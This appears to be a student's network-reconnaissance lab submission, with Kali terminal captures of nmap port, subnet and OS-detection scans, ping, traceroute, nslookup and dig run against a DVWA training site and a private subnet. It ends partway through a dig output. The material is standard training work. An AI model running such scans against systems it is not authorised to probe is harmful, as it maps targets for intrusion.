
1a




1b



1c




1d



```
(root@KALI)~# nmap umgc-web-dvwa.azurewebsites.net
Starting Nmap 7.91 ( https://nmap.org ) at 2026-08-23 21:03 EDT
Nmap scan report for umgc-web-dvwa.azurewebsites.net (10.13.246.8)
Host is up (0.00083s latency).
Not shown: 998 filtered ports
PORT      STATE SERVICE
80/tcp    open  http
443/tcp    open  https

Nmap done: 1 IP address (1 host up) scanned in 4.85 seconds
(root@KALI)~#
```

1e




```
(root@KALI)~# nmap 10.13.246.0/24
Starting Nmap 7.91 ( https://nmap.org ) at 2026-08-23 21:05 EDT
Nmap scan report for 10.13.246.5
Host is up (0.0021s latency).
Not shown: 998 filtered ports
PORT      STATE SERVICE
80/tcp    open  http
443/tcp    open  https

Nmap scan report for 10.13.246.8
Host is up (0.0019s latency).
Not shown: 998 filtered ports
PORT      STATE SERVICE
80/tcp    open  http
443/tcp    open  https

Nmap scan report for 10.13.246.9
Host is up (0.0020s latency).
Not shown: 998 filtered ports
PORT      STATE SERVICE
80/tcp    open  http
443/tcp    open  https

Nmap scan report for 10.13.246.10
Host is up (0.0019s latency).
Not shown: 998 filtered ports
PORT      STATE SERVICE
```

1f




```

(root@KALI)~# nmap -p 21,23,53,80 -O -v 10.13.246.8
Starting Nmap 7.91 ( https://nmap.org ) at 2026-08-23 21:07 EDT
Initiating Ping Scan at 21:07
Scanning 10.13.246.8 [4 ports]
Completed Ping Scan at 21:07, 0.04s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 21:07
Completed Parallel DNS resolution of 1 host. at 21:07, 0.01s elapsed
Initiating SYN Stealth Scan at 21:07
Scanning 10.13.246.8 [4 ports]
Discovered open port 80/tcp on 10.13.246.8
Completed SYN Stealth Scan at 21:07, 1.25s elapsed (4 total ports)
Initiating OS detection (try #1) against 10.13.246.8
Retrying OS detection (try #2) against 10.13.246.8
Nmap scan report for 10.13.246.8
Host is up (0.0012s latency).

PORT      STATE      SERVICE
21/tcp    filtered  ftp
23/tcp    filtered  telnet
53/tcp    filtered  domain
80/tcp    open      http
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
OS fingerprint not ideal because: Missing a closed TCP port so results incomplete
No OS matches for host
Uptime guess: 0.000 days (since Sun Aug 23 21:07:17 2026)
TCP Sequence Prediction: Difficulty=257 (Good luck!)
IP ID Sequence Generation: Incremental
  
```

1g




```

Raw packets sent: 19950 (911.500KB) | Rcvd: 13020 (529.654KB)

(root@KALI)~# nmap -sP 10.13.246.*
Starting Nmap 7.91 ( https://nmap.org ) at 2026-08-23 21:12 EDT
Nmap scan report for 10.13.246.5
Host is up (0.0021s latency).
Nmap scan report for 10.13.246.8
Host is up (0.0022s latency).
Nmap scan report for 10.13.246.9
Host is up (0.0023s latency).
Nmap scan report for 10.13.246.10
Host is up (0.0023s latency).
Nmap scan report for 10.13.246.11
Host is up (0.0019s latency).
Nmap scan report for 10.13.246.12
Host is up (0.0016s latency).
Nmap scan report for 10.13.246.14
Host is up (0.0013s latency).
Nmap scan report for 10.13.246.15
Host is up (0.0018s latency).
Nmap scan report for 10.13.246.18
Host is up (0.0016s latency).
Nmap done: 256 IP addresses (9 hosts up) scanned in 4.67 seconds
  
```

1h



```


root@KALI: ~
File Edit View Search Terminal Help
Nmap scan report for 10.13.246.12
Host is up (0.0016s latency).
Nmap scan report for 10.13.246.14
Host is up (0.0013s latency).
Nmap scan report for 10.13.246.15
Host is up (0.0018s latency).
Nmap scan report for 10.13.246.18
Host is up (0.0016s latency).
Nmap done: 256 IP addresses (9 hosts up) scanned in 4.67 seconds

(root@KALI) - [~]
# ping -b 10.13.246.15
PING 10.13.246.15 (10.13.246.15) 56(84) bytes of data:
64 bytes from 10.13.246.15: icmp_seq=1 ttl=64 time=1.24 ms
64 bytes from 10.13.246.15: icmp_seq=2 ttl=64 time=1.54 ms
64 bytes from 10.13.246.15: icmp_seq=3 ttl=64 time=1.48 ms
64 bytes from 10.13.246.15: icmp_seq=4 ttl=64 time=1.14 ms
64 bytes from 10.13.246.15: icmp_seq=5 ttl=64 time=1.34 ms
64 bytes from 10.13.246.15: icmp_seq=6 ttl=64 time=1.20 ms
64 bytes from 10.13.246.15: icmp_seq=7 ttl=64 time=1.24 ms
^C
--- 10.13.246.15 ping statistics ---
7 packets transmitted, 7 received, 0% packet loss, time 6008ms
rtt min/avg/max/mdev = 1.141/1.312/1.541/0.139 ms

(root@KALI) - [~]
#

```

1i




```

root@KALI: ~
File Edit View Search Terminal Help
# traceroute 10.13.246.8
Command 'traceroute' not found, did you mean:
  command 'tracert6' from deb ndisc6
Try: apt install <deb name>

(root@KALI) - [~]
# traceroute 10.13.246.8
traceroute to 10.13.246.8 (10.13.246.8), 30 hops max, 60 byte packets
 1  * * *
 2  * * *
 3  * * *
 4  * * *
 5  * * *
 6  * * *
 7  * * *
 8  * * *
 9  * * *
10  * * *
11  * * *
12  * * *
13  * * *
14  * * *
15  * * *
16  * * *^C

```

1j




```
(root@KALI) - [~]
# nslookup umgc.edu
Server:      10.205.1.15
Address:     10.205.1.15#53

Non-authoritative answer:
Name:   umgc.edu
Address: 151.101.67.10
Name:   umgc.edu
Address: 151.101.131.10
Name:   umgc.edu
Address: 151.101.3.10
Name:   umgc.edu
Address: 151.101.195.10

(root@KALI) - [~]
```

1k




```
(root@KALI) - [~]
# dig umgc-web-dvwa.azurewebsites.net

;<>> DiG 9.16.11-Debian <>> umgc-web-dvwa.azurewebsites.net
;; global options: +cmd
;; Got answer:
;; ->HEADER<- opcode: QUERY, status: NOERROR, id: 29155
